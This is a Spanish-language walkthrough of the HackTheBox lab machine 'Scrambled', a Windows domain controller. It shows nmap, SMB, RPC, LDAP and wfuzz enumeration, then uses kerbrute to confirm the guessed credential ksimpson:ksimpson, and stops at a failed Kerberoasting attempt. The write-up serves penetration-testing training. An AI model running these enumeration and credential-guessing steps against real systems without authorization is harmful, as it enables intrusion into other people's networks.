




1. Enumeración

Realizamos un Ping a la máquina victima para, a raíz del TTL, podemos hacernos una idea de qué sistema operativo nos estamos enfrentando. En este caso, parece una máquina Windows.




```
┌─/home/parrot ✔ > #
└─ ping -c 1 10.10.11.168
PING 10.10.11.168 (10.10.11.168) 56(84) bytes of data.
64 bytes from 10.10.11.168: icmp_seq=1 ttl=127 time=37.9 ms

--- 10.10.11.168 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 37.910/37.910/37.910/0.000 ms
```

Realizamos un análisis exhaustivo de los puertos abiertos con Nmap, para determinar el software y versión al que corresponden.




```
# Nmap 7.92 scan initiated Sat Oct  8 18:53:15 2022 as: nmap -sCV -v -n -p 53,80,88,135,139,389,445,464,593,636,1433,3268,3269,4411,5985,9389,49667,49673,49674,49697,49701 -oN targeted 10.10.11.168
Nmap scan report for 10.10.11.168
Host is up (0.038s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Scramble Corp Intranet
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-10-08 16:53:22Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername:<unsupported>, DNS:DC1.scrm.local
| Issuer: commonName=scrm-DC1-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-06-09T15:30:57
| Not valid after:  2023-06-09T15:30:57
| MD5:   679c fca8 69ad 25c0 86d2 e8bb 1792 d7c3
|_SHA-1: bda1 1c23 bafc 973e 60b0 d87c c893 d298 e2d5 4233
|_ssl-date: 2022-10-08T16:56:29+00:00; +1s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername:<unsupported>, DNS:DC1.scrm.local
| Issuer: commonName=scrm-DC1-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-06-09T15:30:57
| Not valid after:  2023-06-09T15:30:57
| MD5:   679c fca8 69ad 25c0 86d2 e8bb 1792 d7c3
|_SHA-1: bda1 1c23 bafc 973e 60b0 d87c c893 d298 e2d5 4233
|_ssl-date: 2022-10-08T16:56:29+00:00; +1s from scanner time.
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
```



```
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-10-08T16:47:54
| Not valid after:  2052-10-08T16:47:54
| MD5:   0600 a1bb c7ab 52be eb2d 7309 639f d406
|_SHA-1: 9cb8 d8d7 5b4f d93a ce1e 4b4e 96d0 533e d533 42dd
|_ssl-date: 2022-10-08T16:56:29+00:00; +1s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername:<unsupported>, DNS:DC1.scrm.local
| Issuer: commonName=scrm-DC1-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-06-09T15:30:57
| Not valid after:  2023-06-09T15:30:57
| MD5:   679c fca8 69ad 25c0 86d2 e8bb 1792 d7c3
|_SHA-1: bda1 1c23 bafc 973e 60b0 d87c c893 d298 e2d5 4233
|_ssl-date: 2022-10-08T16:56:29+00:00; +1s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
|_ssl-date: 2022-10-08T16:56:29+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername:<unsupported>, DNS:DC1.scrm.local
| Issuer: commonName=scrm-DC1-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-06-09T15:30:57
| Not valid after:  2023-06-09T15:30:57
| MD5:   679c fca8 69ad 25c0 86d2 e8bb 1792 d7c3
|_SHA-1: bda1 1c23 bafc 973e 60b0 d87c c893 d298 e2d5 4233
4411/tcp  open  found?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, NCP, NULL, NotesRPC, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie
, WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns:
|     SCRAMBLECORP_ORDERS_V1.0.3;
|   FourOhFourRequest, GetRequest, HTTPOptions, Help, LPDString, RTSPRequest, SIPOptions:
|     SCRAMBLECORP_ORDERS_V1.0.3;
|_    ERROR_UNKNOWN_COMMAND;
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
```


Metemos los datos de del dominio y nombre de hosts que nos da el Nmap en el fichero /etc/hosts.



```
  GNU nano 5.4
# Host addresses
127.0.0.1  localhost
127.0.1.1  parrot-vmwarevirtualplatform
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters


10.10.11.168 DC1.scrm.local scrm.local
```


2. Análisis de vulnerabilidades

Como la máquina víctima tiene expuesto el puerto 53, intentamos a hacer un ataque de transferencia de zona DNS, pero no tiene éxito.




```
  /home/parrot/HTB/scrambled  ✓  42s
  dig 10.10.11.168 scrm.local axfr

; <<>> DiG 9.18.4-2~bpo11+1-Debian <<>> 10.10.11.168 scrm.local axfr
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 53792
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4000
;; QUESTION SECTION:
;10.10.11.168.                  IN      A

;; AUTHORITY SECTION:
.                       5       IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2022100800 1800 900 604800 86400

;; Query time: 10 msec
;; SERVER: 192.168.237.2#53(192.168.237.2) (UDP)
;; WHEN: Sat Oct 08 19:01:55 CEST 2022
;; MSG SIZE  rcvd: 116

; Transfer failed.
```

Intentamos enumerar los directorios compartidos, pero no tenemos acceso.




```
/home/parrot/HTB/scrambled
└ smbmap -H 10.10.11.168 -L
[!] Authentication error on 10.10.11.168
/home/parrot/HTB/scrambled
└ smbclient -L 10.10.11.168 -N
session setup failed: NT_STATUS_NOT_SUPPORTED
/home/parrot/HTB/scrambled  ✗ 1
└ crackmapexec smb 10.10.11.168
SMB         10.10.11.168    445    NONE             [*]  x64 (name:) (domain:) (signing:True) (SMBv1:False)
/home/parrot/HTB/scrambled
```

Vemos que la máquina víctima tiene el puerto 80. Un poco raro para tratarse de una máquina que ejerce de controlador de dominio. Vamos a ver de qué se trata.



```
/home/parrot/HTB/scrambled
└ whatweb http://10.10.11.168
http://10.10.11.168 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.10.11.168], JQuery, Microsoft-IIS[10.0], Script, Title[Scramble Corp Intranet]
```


Revisando la web en el navegador, vemos que han deshabilitado la autenticación NTLM. Lo tendremos que tener en cuenta.



News And Alerts

04/09/2021: Due to the security breach last month we have now disabled all NTLM authentication on our network. This may cause problems for some of the programs you use so please be patient while we work to resolve any issues


Vemos otras cosas interesantes. De esta captura, podemos obtener un posible usuario (ksimpson).



1. Type `cmd.exe` into the start menu
2. In the new window that appears type `ipconfig > %USERPROFILE%\Desktop\ip.txt` and press Enter

```
C:\Users\ksimpson>ipconfig > %USERPROFILE%\Desktop\ip.txt

C:\Users\ksimpson>
```


Tenemos información sobre una aplicación llamada Sales Order. Lo tendremos en cuenta por si lo necesitamos más adelante.



If you are experiencing a problem with the sales orders app, please enable debug logging and reproduce the problem. You can enable debug logging by doing the following:

1. Before signing in, click the Edit link highlighted below


Y lo más turbio, es que cuando el departamento de IT resetea una cuenta, lo hace poniendo la misma clave que el usuario.



Password Resets


Our self service password reset system will be up and running soon but in the meantime please call the IT support line and we will reset your password. If no one is available please leave a message stating your username and we will reset your password to be the same as the username.

Vamos a realizar una enumeración de directorios de la web con wfuzz, por si encontramos algo interesante. También revisamos el código fuente. Pero no encontramos nada de interés. Podríamos intentar realizar una enumeración de vhost, pero la intuición me indica que los tiros no van por ahí.




```
000000203:   403        29 L     92 W       1233 Ch     "Images"
000000291:   403        29 L     92 W       1233 Ch     "assets"
000003673:   403        29 L     92 W       1233 Ch     "IMAGES"
000004784:   403        29 L     92 W       1233 Ch     "Assets"
000045240:   200        83 L     156 W      2313 Ch     "http://10.10.1
                                                        1.168//"

Total time: 190.5393
Processed Requests: 220560
Filtered Requests: 220540
Requests/sec.: 1157.556
```

Intentamos realizar una enumeración de usuarios, aprovechándonos del servicio RPC. Pero nos da un error. Creo que es porque la autenticación NTLM está deshabilitada.




```
┌─ /home/parrot/HTB/scrambled  ✗ 1  #
└─ rpcclient -U "" 10.10.11.168 -N
Cannot connect to server.  Error was NT_STATUS_NOT_SUPPORTED
```

Vamos a intentar realizar la enumeración de usuarios, mediante el servicio de LDAP. Pero nos da error.



```
┌─ /home/parrot/HTB/scrambled  ✓  #
└─ ldapsearch -x -h 10.10.11.168 -b "dc=srcm,dc=local"
# extended LDIF
#
# LDAPv3
# base <dc=srcm,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A5C, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1
```

Durante la revisión de la página web, vimos una captura con el usuario “ksimpson”. Teniendo en cuenta que el departamento de IT resetea las claves poniendo la misma clave que el usuario, vamos a ver si en este usuario se cumple.




```
/home/parrot/HTB/scrambled ✔ 7s #
kerbrute bruteforce --dc 10.10.11.168 -d scrm.local users

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 10/08/22 - Ronnie Flathers @ropnop

2022/10/08 20:02:26 >  Using KDC(s):
2022/10/08 20:02:26 >   10.10.11.168:88

2022/10/08 20:02:26 >  [+] VALID LOGIN:  ksimpson@scrm.local:ksimpson
2022/10/08 20:02:26 >  Done! Tested 1 logins (1 successes) in 0.126 seconds
```

Ya tenemos un usuario válido:


- Usuario: ksimpson Clave: ksimpson

Miramos si ahora tenemos acceso a los recursos compartidos, pero no.




```
/home/parrot/HTB/scrambled ✘ 1 #
smbclient -L 10.10.11.168 -U "scrm.local/ksimpson%ksimpson"  -k
WARNING: The option -k|--kerberos is deprecated!
Kerberos auth with 'ksimpson@SCRM.LOCAL' (SCRM.LOCAL\ksimpson) to access '10.10.11.168' not possible
session setup failed: NT_STATUS_ACCESS_DENIED
```

Tampoco podemos conectarnos con winrm.




```
/home/parrot/HTB/scrambled ✔ 4s #
crackmapexec winrm 10.10.11.168 -u "scrm.local\ksimpson" -p "ksimpson"
SMB         10.10.11.168    5985   NONE             [*] None (name:10.10.11.168) (domain:None)
HTTP        10.10.11.168    5985   NONE             [*] http://10.10.11.168:5985/wsman
WINRM       10.10.11.168    5985   NONE             [-] None\scrm.local\ksimpson:ksimpson
```

Intentamos realizar un ataque de Kerberoasting. Nos da un error, al tener el NTLM deshabilitado.



